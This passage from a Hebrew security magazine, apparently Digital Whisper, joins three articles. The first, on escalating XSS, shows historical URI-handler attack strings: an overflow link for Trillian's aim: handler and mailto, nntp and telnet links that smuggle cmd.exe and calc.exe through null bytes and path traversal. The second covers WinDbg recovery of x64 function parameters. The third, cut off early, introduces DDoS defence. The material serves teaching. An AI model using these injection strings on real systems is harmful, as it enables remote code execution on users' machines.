מבחינת האתר עצמו, הפעולה נראת כאילו המשתמש ביצע אותו, הוא מבקש את העמוד בו קיים הטופס, לאחר מכן ממלא אותו ושולח בחזרה. הערך שהשרת מצפה לקבל במשתנה anti_csrf_token הוא בדיוק הערך שאותו הוא שלח שניות בודדות לפני כן למשתמש.

"XSS מוגבל אך ורק לדפדפן, כמה נזק כבר אפשר לעשות?" - או Cross Aplication Scripting

עוד פנינת חוכמה ששומעים לא מעט היא: "XSS מוגבל אך ורק לדפדפן, כמה נזק כבר אפשר לעשות?", מי שמחזיק בטענה הזאת כנראה לא שמע על האח החורג של XSS המוכר כ-Cross Aplication Scripting. הרעיון הוא שבעזרת קוד XSS ניתן להפעיל אפליקציות Desktop שונות ומגוונות ולנצל בהן חולשות. אני לא יודע למה, אבל לפי ויקיפדיה, המתקפה הוצגה לראשונה בכנס Security Summit 2010 במילאן ע"י שלושה חוקרי האבטחה Emanuele Gentili, Alessandro Scoscia ו-Emanuele Acri (את המצגת ניתן להשיג כאן). אבל כבר ב-Black Hat 2008 שלושה חוקרים אחרים (Nahan McFeters, Billy Kim Rios ו-Rob Carter) הציגו את הרעיון בצורה נרחבת יותר. הרעיון עצמו פשוט יחסית, שכמעט מפתיע שרק אז הוא הוצג לראשונה.

הרעיון הוא שדפדפנים שונים מגיבים לסוגים לינקים באופן שונה, לדוגמא, אם נכנס ללינק:

mailto:aaa@aaa.com

תפתח לנו תוכנת ה-Outlook כאשר ב-To נראה את המחרוזת aaa@aaa.com. מבחינת מערכת ההפעלה ה-URI mailto:// מקביל לפקודה:

```
"C:\PROGRA~1\MICROS~1\Office14\OUTLOOK.EXE" -c IPM.Note /m "%1"
```

דוגמא נוספת היא ה-URI:

telnet:towel.blinkenlights.nl

אם נלחץ על הקישור, תקפוץ לנו תוכנת ה-telnet ותתחבר ל-towel.blinkenlights.n (ממליץ בחום). למה זה קורה? מפני שה-URI הנ"ל מקושר במערכת הפעלה לפקודה:

```
"C:\Windows\System32\rundll32.exe"
"C:\Windows\System32\url.dll",TelnetProtocolHandler %l
```

דוגמאות נוספות הן ה-URI הבאים:

```
Acrobat:
Callto:
File:
ftp:
gopher:
hello:
mms:
mmst:
mmsu:
msbd:
nntp:
shell:
svn:
skype:
```

הרעיון הוא שנוכל לגרום לתוכנות החיצוניות מהדפדפן לפעול ולהפעיל את עצמן ולבצע דברים שונים. אחת הדוגמאות הקלאסיות היא Stack Overflow בתוכנת המסרים המיידיים Trillian שהתגנה ב-2008. כאשר היא מותקנת על המחשב ומוגדרת כברירת מחדל לשיחות מידיות, ה-URI aim:"//" מקושר אליה, והוא בתורו קושר במערכת הפעלה לפקודה:

```
Rundll32.exe "C:\Program Files\Trillia\plugins\aim.dll",
aim_util_urlHandler url="%1" ini="c:\program
files\trillian\users\default\cache\pending_aim.ini"
```

ב-2008 גולש אנונימי פרסם חולשה מסוג Stack Overflow ב-Trillian שנגרמת בשל חוסר בדיקת הקלט המוכנס ל-%1. מסתבר כי כל קלט המגיע לאחר ה-aim:// נכנס ישירות ל-%1 מבלי להיבדק. אם לדוגמא היינו לוחצים על לינק שנראה כך:

```
aim:///#1111111/11111111111111111111111111111111111111111111111111111111
11111122222222222222222222222222222222222222222222222222222222222222222
[…]
88888888888888888888889999999999999999999999999999999999999999999999999999
99999999999999999999000000000000000000000000000000000000000000000000000000
000000000000
```

Trillian הייתה קורסת, ולתוקף הייתה שליטה על המצביע הבא בטבלת ה-SEH. סוף המשחק.

דוגמאות נוספת הם הקישורים הבאים:

```
mailto:%00%00../../../../windows/system32/cmd".exe
../../../../../windows/system32.calc.exe " - " blah.bat

nntp:%00%00../../../../windows/system32/cmd".exe
../../../../../windows/system32.calc.exe " - " blah.bat

news:%00%00../../../../windows/system32/cmd".exe
../../../../../windows/system32.calc.exe " - " blah.bat

snews:%00%00../../../../windows/system32/cmd".exe
../../../../../windows/system32.calc.exe " - " blah.bat

telnet:%00%00../../../../windows/system32/cmd".exe
../../../../../windows/system32.calc.exe " - " blah.bat
```

כניסה לכל אחד מהקישורים הבאים ע"י אחד הדפדפנים המבוססים על Gecko הייתה גורמת להרצת קוד על המכונה הגולשת.

ניתן להמשיך ולהביא עוד מספר לא קטן של דוגמאות מהסגנון, כגון MS07-035 שהתגלתה בדפדפן IE של מיקרוסופט, ב-URI: "res://". או ב-URL: "firefoxurl" ו-"navigatorurl" ועוד ועוד, אבל אעצור כאן.

הרעיון הוא שבעזרת XSS ניתן לגרום לדפדפן להשתמש באחד מה-URI שמפעילים תוכנות חיצוניות ולנצל חולשות הקיימות בהן ומשם להגיע להרצת קוד על המכונה. אז XSS מוגבל אך ורק לדפדפן עצמו? אני לא בטוח.

סיכום

הוקטורים שהצגתי במאמר אומנם לא שיא הטכנולוגיה, אך לדעתי מראים בצורה יפה כיצד ניתן, בעזרת קצת דימיון להשיג מעבר לתוצר שמתקפת XSS קלאסית (כמו שרואים בדרך כלל בדו"חות PT) נותן לנו. המטרה כאן הינה להציג את הפוטנציאל הקיים ב-XSS ובעזרתה להתמודד עם רב הטענות העולות כנגד XSS.

עם זאת, יש טענות שאני פשוט לא מוכן להתווכח איתן, לדוגמא: "אין במערכת שום דבר מעניין, אין פרטים אישיים, אין מידע רגיש, אין כלום". השאלה שאני תמיד שואל כשמעלים את הטענה היא: "אז למה הזמנת את הבדיקה?", ובדרך כלל, עלות התיקון קטנה פי כמה מעלות הבדיקה, כך שאם הבדיקה בוצעה - כבר עדיף להשלים את המלאכה וגם לתקן את הממצאים... בנוסף, תמיד חשוב לבדוק אם ישנן מערכות נוספות הנמצאות באותו הדומיין - נוכל להשפיע גם עליהן.

אני מקווה שבמאמר זה הצלחתי להעביר את המסר שלי. אין לזלזל במתקפות או בסקופ שלהן, בסבירות גבוהה ניתן למנף כל מתקפה ולהשיג בעזרת כך יכולות שלא היינו מעוניינים לשים בידי התוקף.

אז חשבתם ש-XSS מוגבל רק לדפדפן? תחשבו שוב. חשבתם ש-XSS משפיע אך ורק על צד הלקוח? תחשבו שוב. חשבתם שאם אתם משתמשים בהצפנות או ב-HTTPOnly אתם מוגנים? תחשבו שוב.

לקריאה נוספת

- https://www.owasp.org/index.php/Cross_Site_Scripting_Flaw
- http://www.exploit-db.com/wp-content/themes/exploit/docs/24559.pdf
- http://cdn.ttgtmedia.com/searchSoftwareQuality/downloads/XSS_Chapter05.pdf
- http://www.net-security.org/dl/articles/AdvancedXSS.pdf
- https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
- https://www.owasp.org/index.php/Data_Validation
- http://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.exploit-db.com/vbseo-from-xss-to-reverse-php-shell
- https://www.idontplaydarts.com/2011/05/javascript-keylogger-in-jquery
- http://www.blackhat.com/presentations/bh-europe-08/McFeters-Rios-Carter/Presentation/bh-eu-08-mcfeters-rios-carter.pdf

חילוץ ופענוח פרמטרים של פונקציות המשתמשות ב-x64 Calling Convention

מאת סשה גולדשטיין

הקדמה

במאמר זה נבחן את ה-x64 Calling Convention (מוסכמת קריאה) ונראה כיצד ניתן לחלץ פרמטרים של פונקציות המשתמשות במוסכמה זו (ב-Windows). המקרים שבהם יש צורך בחילוץ ידני כזה של פרמטרים רבים, וביניהם ניתוח דאמפים, הנדסה הפוכה, ופענוח שגיאות כאשר המחסנית נדרסה בטעות בגלל באג בתוכנית או הושחתה בכוונה על ידי תוקף. תחילה נתאר בקצרה את המצב ב-x86, שהוא בדרך כלל פשוט יותר למרות שקיים מגוון רחב יותר של מוסכמות קריאה, ואז נצלול אל הפרטים ב-x64.

אבל לפני הכל: מהי מוסכמת קריאה?

מוסכמת קריאה מתארת את האופן שבו פרמטרים מועברים לפונקציה, ובהרבה מקרים מגדירה גם את האופן שבו יש לשמור אוגרים לא-נדיפים (non-volatile registers) בכניסה לפונקציה לצורך שחזורם ביציאה ממנה. למשל, אנו יכולים להסכים על מוסכמת הקריאה הבאה (שלמען הסר ספק, היא דמיונית ולא נעשה בה שימוש בפועל):

> כאשר אתם קוראים לפונקציה שלי, אתם מעבירים את הפרמטר הראשון באוגר ECX, ואת יתר הפרמטרים מעבירים במחסנית מימין לשמאל. כאשר הפונקציה מסתיימת, היא אחראית לנקות מהמחסנית את הפרמטרים שלה. ערך ההחזרה של הפונקציה, אם יש כזה, מוחזר באוגר EDI. לבסוף, הפונקציה אחראית לשמור על ערכם של האוגרים EDX ו-ESI (כלומר לשחזרם ביציאה מהפונקציה לערך שהיה להם בכניסה לפונקציה), ויתר האוגרים מותרים לדריסה.

אם כן, מוסכמת הקריאה מתעדת את הפרטים הטכניים של העברת פרמטרים לפונקציות וכן שמירה על מצב האוגרים שהמהדר יכול להשתמש בהם במהלך ביצוע הפונקציה ולאחר החזרה ממנה (לאוגרים שערכם חייב להישמר נקרא אוגרים לא-נדיפים, ולאוגרים האחרים נקרא אוגרים נדיפים). הידור נכון של התוכנית אפשרי רק כאשר שני הצדדים מסכימים על מוסכמת קריאה באופן מדויק.

מוסכמות קריאה ב-x86

מהדרים המייצרים פקודות x86 במערכת ההפעלה חלונות משתמשים בארבע מוסכמות קריאה מרכזיות. למרות שעקרונית כל מהדר יכול לבחור במוסכמת קריאה פרטית ופנימית עבור פונקציות שאינן מוחצנות מעבר לגבולות יחידת הקישור (כמו DLL או EXE), בפועל יש מספר מוגבל של מוסכמות שמרבית המהדרים משתמשים בהם, והן מתוארות בקצרה בטבלה הבאה. יש לשים לב שבכל מוסכמות הקריאה להלן, ערך ההחזרה מוחזר באוגר EAX והאוגרים הלא-נדיפים הם EBX, EDI, ESI:

מוסכמת הקריאה	כיצד מועברים הפרמטרים?	מי מנקה את המחסנית?	היכן משתמשים בזה?
Cdecl	על המחסנית מימין לשמאל	הפונקציה הקוראת	ברירת המחדל של שפת C; פונקציות בעלות מספר משתנה של פרמטרים
Stdcall	על המחסנית מימין לשמאל	הפונקציה הנקראת	Windows API, COM
Thiscall	הפרמטר הראשון (this) באוגר ECX; יתר הפרמטרים על המחסנית מימין לשמאל	הפונקציה הנקראת	שיטות מחלקה ב-C++
Fastcall	שני הפרמטרים הראשונים באוגרים ECX ו-EDX; יתר הפרמטרים על המחסנית מימין לשמאל	הפונקציה הנקראת	המהדר-בזמן-ריצה של ה-CLR (.NET)

לדוגמא, נניח שנתונה הפונקציה הבאה שמשתמשת במוסכמת הקריאה cdecl:

```
int __cdecl Add(int x, int y)
{
  int temp = x+y;
  return temp;
}
```

כדי לקרוא לפונקציה הזאת ולהעביר לה את הפרמטרים 3 ו-5, הפונקציה הקוראת תצטרך לבצע את הקוד הבא:

```
push 5
push 3
call _Add
add esp, 8
```

לעומת זאת, נניח שנתונה הפונקציה הבאה המשתמשת במוסכמת הקריאה thiscall:

```
void __thiscall Offset(Point* point, int x, int y)
{
  point->x += x;
  point->y += y;
}
```

כעת כדי לקרוא לפונקציה הזאת הפונקציה הקוראת תצטרך לבצע את הקוד הבא:

```
lea ecx, [ebp-8]       ; address of Point local variable on the stack
push 5
push 3
call _Offset
```

לפני שאנו עוברים לדון במוסכמת הקריאה של x64, שהיא עיקרו של המאמר, נציין רק שרוב מוסכמות הקריאה של x86 כרוכות בהעברת פרמטרים על המחסנית, מה שמקל מאוד על שחזור הפרמטרים בהינתן תמונה של המחסנית. אפילו כאשר משתמשים ב-thiscall או fastcall, לעתים קרובות המהדרים שומרים עותקים של הפרמטרים על המחסנית כדי להשתמש באוגרים ECX ו-EDX למטרות אחרות (וזאת משום שב-x86 מספר האוגרים קטן מאוד יחסית לדרישות של מהדרים מודרניים). לדוגמא, כך נראית תמונת המחסנית במהלך ביצוע הפונקציה Add שהוצגה קודם:

```
EBP-4 = ESP       8
EBP+0             saved EBP
EBP+4             return address
EBP+8             3
EBP+C             5
```

מוסכמת הקריאה של x64

ייתכן שנוצר הרושם שמוסכמות הקריאה של x86 הן מגוחכות במורכבותן ואין סיבה למגוון כל כך רחב של אפשרויות כדי לעשות משהו פשוט כמו העברת פרמטרים לפונקציה. יש בכך הרבה מן האמת: למעשה, בלבול של מוסכמות קריאה בין הפונקציה הקוראת לפונקציה הנקראת יכול לגרום לבעיות חמורות כמו דליפת זיכרון מהמחסנית או קריסת התוכנית עקב חוסר איזון של המחסנית. מתוך התמונה הקלוקלת הזו של מגוון מוסכמות קריאה מוזרות עולה ב-x64 מוסכמה אחת ויחידה שכל המהדרים מסכימים עליה, אבל למרבה הצער היא מקשה על ניפוי שגיאות והנדסה הפוכה הרבה יותר מאשר חברותיה מ-x86.

במעבדי x64 מספר רב הרבה יותר של אוגרים העומדים לשירות המהדר. בנוסף על האוגרים RAX, RBX, RCX, RDX, RDI, RSI שמשקפים את חבריהם ב-x86, ישנם שמונה אוגרים נוספים, R8-R15, המאפשרים

שימוש רחב הרבה יותר באוגרים ומקטינים את הצורך בהעברת פרמטרים על המחסנית או שמירת משתנים מקומיים על המחסנית. לכן, מוסכמת הקריאה של x64 היא כדלקמן:

> ארבעת הפרמטרים הראשונים של הפונקציה מועברים באוגרים RCX, RDX, R8, R9. שאר הפרמטרים מועברים על המחסנית מימין לשמאל. ערך ההחזרה של הפונקציה מוחזר באוגר RAX. ערכם של האוגרים R12, R13, R14, R15, RDI, RSI, RBX, RBP חייב להישמר (כלומר, אם הפונקציה עושה בהם שימוש, עליה לשחזר אותם לערכיהם המקוריים שהיו בעת הכניסה לפונקציה).

מוסכמת הקריאה הזאת נשמעת פשוטה יחסית, והמפתח להבנתה הוא הרצון של המהדר להשתמש כמה שפחות במחסנית. העברת פרמטרים באוגרים בשילוב עם מספר לא קטן של אוגרים נוספים שעומדים לשירות הפונקציה מאפשרות יצירה של קוד קצר יותר ויעיל יותר, הנמנע מגישות אל הזיכרון. הקושי מתעורר כאשר מנסים להבין ממבנה המחסנית את הפרמטרים שהועברו לפונקציות: כאשר הפרמטרים מועברים לפונקציה באוגרים נדיפים, ייתכן שערכם נדרס על ידי הפונקציה עצמה או על ידי פונקציה אחרת שהיא קראה לה, ושחזור ערכם עשוי להיות קשה עד בלתי אפשרי.

חילוץ פרמטרים מהמחסנית

לעתים קרובות המהדר שומר את ערכיהם של הפרמטרים על המחסנית כיוון שהוא רוצה לעשות שימוש אחר באוגרים שבהם הפרמטרים הועברו, אך בד בבד זקוק לערכם של הפרמטרים בהמשך הריצה של הפונקציה. לשם כך מוסכמת הקריאה של x64 משריינת לכל פונקציה 32 בתים של מקום על המחסנית ("home space") המשמשים לשמירת הפרמטרים במקרה הצורך. למעשה, כדי להקל על ניפוי שגיאות, המהדר של Visual Studio מספק אפשרות הנקראת HOMEPARAMS/, הגורמת למהדר לכתוב את ערכם של ארבעת הפרמטרים למחסנית מיד בכניסה לפונקציה (אפילו אם אין בכך צורך).

כאשר פונקציה עושה שימוש ב-home space, ניתן בדרך כלל לשחזר את ערכם של הפרמטרים בצורה דטרמיניסטית לחלוטין ללא צורך בטריקים מוזרים. למשל, נתבונן בפונקציה הבאה שהודרה עם האפשרות HOMEPARAMS/:

```
__int64 AddNumbers(__int64 x, __int64 y)
{
      int temp = x + y;
      return temp;
}
```

לאחר ההידור נוכל לראות שהמהדר מייצר קוד לשמירת הפרמטרים במחסנית אפילו כאשר אין בכך צורך (ואגב, מי שבנה את ה-home space עבור הפונקציה AddNumbers היא הפונקציה הקוראת):

```
?AddNumbers@@YA_J_J0@Z proc near

mov     [rsp+10h], rdx
mov     [rsp+8], rcx
mov     eax, dword ptr [rsp+8]
add     eax, dword ptr [rsp+10h]
cdqe
retn

?AddNumbers@@YA_J_J0@Z endp
```

בזמן ריצה נוכל לחלץ את ערכם של הפרמטרים מן המחסנית ללא צורך להסתמך על ערכם הנוכחי וללא צורך להבין את מחסנית הקריאות במלואה:

```
0:000> k
Child-SP          Call Site
00000000`0014f878 CallingConventions!AddNumbers+0x12
00000000`0014f880 CallingConventions!wmain+0x42
00000000`0014f8d0 CallingConventions!__tmainCRTStartup+0x10f
00000000`0014f900 kernel32!BaseThreadInitThunk+0xd
00000000`0014f930 ntdll!RtlUserThreadStart+0x1d

0:000> dq 00000000`0014f878+10 L1
00000000`0014f888  00000000`00000040

0:000> dq 00000000`0014f878+8 L1
00000000`0014f880  00000000`00000020
```

לעיתים ניתן להשתמש בטכניקה זו גם כאשר המהדר לא משתמש ב-home space, אלא סתם במשתנה מקומי שקיבל את ערכו של אחד הפרמטרים ונשמר במחסנית. כמובן, במקרים כאלה יש לקרוא בעיון את הקוד של הפונקציה כדי להבין האם ניתן לסמוך על ערכו של המשתנה המקומי בנקודת הזמן הנוכחית.

חילוץ פרמטרים מאוגרים לא-נדיפים

לעיתים המהדר משתמש באוגרים לא-נדיפים ושומר בהם באופן זמני או קבוע את ערכיהם של הפרמטרים. כיוון שמדובר באוגרים לא-נדיפים, כל עוד הפונקציה מתבצעת (אפילו אם היא קראה

לפונקציות אחרות), ערכם של האוגרים הלא-נדיפים צריך להיות שמור במקום כלשהו - באוגר עצמו אם הוא עדיין לא נדרס, או במחסנית אם הוא נשמר על ידי פונקציה אחרת למטרת דריסה.

לדוגמא, נתבונן במחסנית הבאה, שבה תוכנית קראה לפונקציה SleepEx של מערכת ההפעלה, ואנו רוצים להבין את משך הזמן שהתוכנית מבקשת לישון:

```
0:000> k
Child-SP          Call Site
00000000`0030fc58 ntdll!NtDelayExecution+0xa
00000000`0030fc60 KERNELBASE!SleepEx+0xab
00000000`0030fd00 CallingConventions!wmain
00000000`0030fd50 CallingConventions!__tmainCRTStartup+0x10f
00000000`0030fd80 kernel32!BaseThreadInitThunk+0xd
00000000`0030fdb0 ntdll!RtlUserThreadStart+0x1d
```

עקרונית, הפונקציה SleepEx קיבלה את הפרמטר באוגר RCX, אבל ערכו של האוגר יכול היה להידרס מאז. אכן, אם נתבונן בערכו כרגע, נראה שהוא קטן מדי עבור הסיטואציה שאנחנו נמצאים בה:

```
0:000> r rcx
rcx=000000000000000c
```

כעת ניתן להסתכל על הקוד של הפונקציה SleepEx כדי להבין מה היא עשתה עם הפרמטר שלה. מדובר על קוד שעבר אופטימיזציה והוא מפורק למספר חלקים המקשים על הקריאה, ולכן הבאתי להלן רק חלק ממנו:

```
0:000> uf KERNELBASE!SleepEx
KERNELBASE!SleepEx:
000007fe`fdcc1150  mov     r11,rsp
000007fe`fdcc1153  mov     qword ptr [r11+8],rbx
000007fe`fdcc1157  mov     dword ptr [rsp+10h],edx
000007fe`fdcc115b  push    rsi
000007fe`fdcc115c  push    rdi
000007fe`fdcc115d  push    r12
000007fe`fdcc115f  sub     rsp,80h
000007fe`fdcc1166  mov     edi,edx
000007fe`fdcc1168  mov     esi,ecx
…
000007fe`fdcc11c3  cmp     esi,0FFFFFFFFh
000007fe`fdcc11c6  je      KERNELBASE!SleepEx+0xc1
…
000007fe`fdcc11cc  mov     rax,rsi
000007fe`fdcc11cf  imul    rax,rax,2710h
000007fe`fdcc11d6  mov     qword ptr [rsp+20h],rax
000007fe`fdcc11db  neg     rax
```

```
000007fe`fdcc11de  mov     qword ptr [rsp+20h],rax
000007fe`fdcc11e3  lea     r12,[rsp+20h]
000007fe`fdcc11e8  mov     qword ptr [rsp+28h],r12
…
000007fe`fdcc11ed  test    rdx,rdx
000007fe`fdcc11f0  jne     KERNELBASE!SleepEx+0xd9
…
000007fe`fdcc11f6  mov     rdx,r12
000007fe`fdcc11f9  movzx   ecx,dil
000007fe`fdcc11fd  call    qword ptr [KERNELBASE!_imp_NtDelayExecution]
000007fe`fdcc1203  mov     esi,eax
000007fe`fdcc1205  mov     dword ptr [rsp+0B0h],eax
000007fe`fdcc120c  test    edi,edi
000007fe`fdcc120e  jne     KERNELBASE!SleepEx+0xb8
…
000007fe`fdcc1240  add     rsp,80h
000007fe`fdcc1247  pop     r12
000007fe`fdcc1249  pop     rdi
000007fe`fdcc124a  pop     rsi
000007fe`fdcc124b  ret
```

כבדרך אגב, אנו רואים שהפרמטר שהועבר ב-RCX (למעשה, ב-ECX) נשמר באוגר ESI. בהמשך, ערכו של ECX נדרס, אבל ערכו של ESI נראה שנשמר עד הנקודה שבה אנו נמצאים, שהיא הקריאה ל-ntdll!NtDelayExecution. כעת השאלה היא רק מה עלה בגורלו של האוגר ESI בפונקציה הבאה, ואת זה אפשר לבדוק שוב על ידי קריאה של הקוד שלה:

```
0:000> uf ntdll!NtDelayExecution
ntdll!ZwDelayExecution:
00000000`77cd1650 4c8bd1          mov     r10,rcx
00000000`77cd1653 b831000000      mov     eax,31h
00000000`77cd1658 0f05            syscall
00000000`77cd165a c3              ret
```

למרבה המזל, נפלנו על פונקציה קצרה מאוד, שמבצעת קריאת מערכת, ואינה משנה את ערכו של ESI. לכן אנו יכולים לסמוך על כך שכרגע ESI מכיל את הערך שהועבר ב-ECX לפונקציה:

```
0:000> r esi
esi=ea60

0:000> ? esi
Evaluate expression: 60000 = 00000000`0000ea60
```

ואכן, בתוכנית זו הועבר הערך 60,000 (60 שניות) לפונקציה SleepEx.

חילוץ פרמטרים יוריסטי באמצעות מעקב אחרי ביצוע התוכנית

במקרים מסוימים קל יותר לעיין בקוד התוכנית ובמספר פקודות שפת סף סביב הקריאה לפונקציה כדי להבין מהם ערכי הפרמטרים שהועברו לה. למעשה, במקרים מסוימים זו האפשרות היחידה - אם הפונקציה דרסה את ערכי הפרמטרים, לא שמרה אותם למחסנית, ולא העתיקה אותם לאוגרים לא-נדיפים, אין אפשרות לשחזר את ערכי הפרמטרים ללא התחקות מתישה אחר ביצוע התוכנית.

לדוגמא, בהינתן מחסנית הקריאות הבאה, אנו מעוניינים לגלות מה הערכים שהועברו ל-WaitForMultipleObjects כדי להבין מדוע התוכנית שלנו תקועה:

```
0:000> k
Child-SP          Call Site
00000000`0022fad8 ntdll!ZwWaitForMultipleObjects+0xa
00000000`0022fae0 KERNELBASE!WaitForMultipleObjectsEx+0xe8
00000000`0022fbe0 kernel32!WaitForMultipleObjects+0xb0
00000000`0022fc70 CallingConventions!wmain+0x6a
00000000`0022fcd0 CallingConventions!__tmainCRTStartup+0x10f
00000000`0022fd00 kernel32!BaseThreadInitThunk+0xd
00000000`0022fd30 ntdll!RtlUserThreadStart+0x1d
```

אפשר להתחיל לקרוא את הקוד של WaitForMultipleObjects כדי להבין כיצד הוא משתמש בפרמטרים, אבל לפני כן אולי כדאי להסתכל על הקוד הקורא - ייתכן שהפרמטרים מועברים בצורה שתאפשר לגלות את ערכם. ואמנם, הנה הקוד לפני הקריאה ל-WaitForMultipleObjects:

```
mov     r8d,1
lea     rdx,[rsp+30h]
lea     ecx,[r8+1]
mov     r9d,1D4C0h
mov     qword ptr [rsp+30h],rbx
mov     qword ptr [rsp+38h],rax
call    qword ptr [CallingConventions!_imp_WaitForMultipleObjects]
```

אנו רואים שחלק מהפרמטרים קיבלו ערכים קבועים של ממש - למשל, הפרמטר R8D, שקובע עבור הפונקציה האם להמתין לכל אובייקטי הסנכרון או רק לחלק מהם, מכיל את הערך 1 (כלומר TRUE). באופן דומה, הפרמטר R9D, המכיל את משך הזמן המקסימלי שיש לחכות, מכיל את הערך 1D4C0 (כלומר 120 שניות). גם הפרמטר ECX, המונה את מספר אובייקטי הסנכרון המועברים לפונקציה, מאותחל באמצעות ערכו של R8+1, כלומר ערכו הוא 2. ולבסוף, הפרמטר המעניין ביותר, שהוא מערך של אובייקטי סנכרון, נמצא באוגר RDX, וערכו נלקח מהמחסנית. כיוון שאנו יכולים למצוא את ערכו של RSP כאשר הפונקציה

main התבצעה, אנו יכולים גם למצוא את ערכו של הפרמטר וכך להבין באופן מלא כיצד הפונקציה נקראה:

```
0:000> .frame /c 03
…
CallingConventions!wmain+0x6a:
00000001`3f41106a b960ea0000      mov     ecx,0EA60h

0:000> r rsp
Last set context:
rsp=000000000022fc70

0:000> dq rsp+30 L2
00000000`0022fca0  00000000`00000024 00000000`00000028

0:000> !handle 24 f
Handle 24
  Type            Event
  Attributes      0
  GrantedAccess   0x1f0003:
         Delete,ReadControl,WriteDac,WriteOwner,Synch
         QueryState,ModifyState
  HandleCount     2
  PointerCount    5
  Name            \Sessions\1\BaseNamedObjects\Foo
  Object Specific Information
    Event Type Auto Reset
    Event is Waiting

0:000> !handle 28 f
Handle 28
  Type            Mutant
  Attributes      0
  GrantedAccess   0x1f0001:
         Delete,ReadControl,WriteDac,WriteOwner,Synch
         QueryState
  HandleCount     2
  PointerCount    5
  Name            \Sessions\1\BaseNamedObjects\Bar
  Object Specific Information
    Mutex is Free
```

מטבע הדברים, "שיטה" זו לא תמיד עובדת, אבל כאשר ניתן להשתמש בה, היא יכולה לחסוך זמן רב לעומת חיטוט באוגרים לא-נדיפים או קריאה מפורשת של ה-home space.

סיכום

במאמר זה ראינו כיצד לחלץ פרמטרים של פונקציות המשתמשות במוסכמת הקריאה של x64. למוסכמת קריאה זו יתרונות רבים מבחינת גודל ויעילות הקוד, אבל היא מוסיפה קושי רב לניתוח אוטומטי (ואפילו ידני) של דאמפים, הנדסה הפוכה, וניפוי שגיאות בזמן ריצה. ראינו מספר שיטות יוריסטיות, וכדאי לציין - עבור המשתמשים ב-WinDbg - שקיימת הרחבה לכלי זה המאפשרת לבצע חלק מהעבודה לעיל באופן אוטומטי. הרחבה זו נקראת CMKD, וניתן להוריד אותה בחינם מכאן:

http://www.codemachine.com/tool_cmkd.html

על המחבר

סשה גולדשטיין הוא ה-CTO של קבוצת סלע, חברת ייעוץ, הדרכה ומיקור חוץ בינלאומית עם מטה בישראל. סשה אוהב לנבור בקרביים של Windows וה-CLR, ומתמחה בניפוי שגיאות ומערכות בעלות ביצועים גבוהים. סשה הוא מחבר הספר Pro .NET Performance., ובין היתר מלמד במכללת סלע קורסים בנושא .NET Debugging. ו-Windows Internals. בזמנו הפנוי, סשה כותב בלוג על נושאי פיתוח שונים.

מתקפות DDoS - איך מתכוננים ליום הדין?

מאת יורי סלובודיאניוק

הקדמה

במהלך השנים האחרונות, אנו עדים לכך כי התקפות Distributed Denial of Service (DDoS) תופסות מקום הולך וגדל בקרב התקשורת ובקרב קהילות אבטחת מידע בעולם. מגמה זו מתקיימת משתי סיבות עיקריות: הראשונה הינה ההיקף והכמות של התקפות מסוג זה. השניה הינה הנזק הכספי או התדמיתי הנגרם לנתקפים. ככל שעובר הזמן הארגונים המבצעים תקיפות אלו מפתחים עוד ועוד דרכים שיטות ודרכים להגדיל את משאביהם וכך מתקפותיהם הופכות לאיכותיות יותר ויותר - נתון המגדיל את היקף הביצוע ואת הנזק הנגרם ממנו. במאמר זה אנסה לתת מידע שיעזור לכם, בתור אנשים פרטיים ובתור ארגון עסקי, להגן על עסק שלכם ולצמצם נזקים.

כל הנכתב במאמר זה, מבוסס על ההתקפות שראיתי במהלך השנה האחרונה נגד לקוחות שלנו. חשוב לי לציין שכל הנאמר מטה הם דעות ומסקנות שלי בלבד ולא משקפים את דעת המעסיק שלי. בנוסף, דברים אלו אינם מהווים שום סוג של מסמך רשמי בנושא.

כאשר באים להתמודד עם מתקפות DDoS, ניתן להתגונן באופן אפליקטיבי (ע"י הוספת קוד במערכת / אתר) ובאופן תשתיתי (ע"י ציוד יעודי, טבלאות ניתוב, ספקיות השירות וכו'), במאמר זה אסקור אך ורק את הפתרונות התשתיתיים, בעתיד אולי אפרסם מאמר מקביל הסוקר את הפתרונות האפליקטיביים.

מבוא - מה זה DDoS ואיך זה נראה

DDoS הינה התקפה **מבוזרת** שמטרתה **השבתה של המשאב הזמין** דרך האינטרנט. "מבוזרת" הכוונה היא שמקורות התקיפה הם לא אחד - אלה רבים, ובדרך כלל מפוזרים בכל העולם. בהסתכלות גסה אפשר לחלק DDoS לשני סוגים:

- **סוג ראשון:** התקפה על רוחב פס אשר מקשר את המשאב (מכאן והלאה במשאב אני כולל כל שירות שלכם הזמין דרך האינטרנט: שרת דואר, אתר אינטרנט, חומת אש, נתב, שעון נוכחות וכו') לאינטרנט (התקפה על שכבה 4 של מודל OSI). במתקפה זו, מטרתו של התוקף הינה להעמיס על הקו בתעבורת "זבל", ובכך לנצל את כל הרוחב עד שלא יישאר רוחב פנוי להעביר את תעבורת עבודה

